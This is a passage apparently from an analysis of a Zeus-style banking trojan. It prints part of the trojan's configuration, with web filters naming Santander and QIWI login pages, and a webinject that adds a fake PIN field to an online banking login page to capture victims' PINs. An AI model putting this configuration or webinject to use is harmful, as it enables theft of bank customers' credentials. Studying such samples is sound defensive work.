    ;"http://URL2/cfg2.bin"
    ;"http://URL3/cfg3.bin"
  end

  entry "WebFilters"
    "!*.microsoft.com/*"
    "!http://*myspace.com*"
    "https://www.gruposantander.es/*"
    "!http://*odnoklassniki.ru/*"
    "!http://vkontakte.ru/*"
    "@*/login.osmp.ru/*"
    "@*/atl.osmp.ru/*"
  end
  entry "WebDataFilters"
    ;"http://mail.rambler.ru/*" "passw;login"
  end
  entry "WebFakes"
    ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
  end

  entry "DNSMap"
    ;127.0.0.1 microsoft.com
  end
end
```

8.2 Webinjects.txt code to insert in online banking login page

```
set_url http://www.onlinebanking.co.uk/1/2/* GP
data_before
name='password'*/>
data_end
data_inject
<tr><td>PIN: </td> <input type=text name=pin id=pin /> </td></tr>
data_end
data_after
data_end
```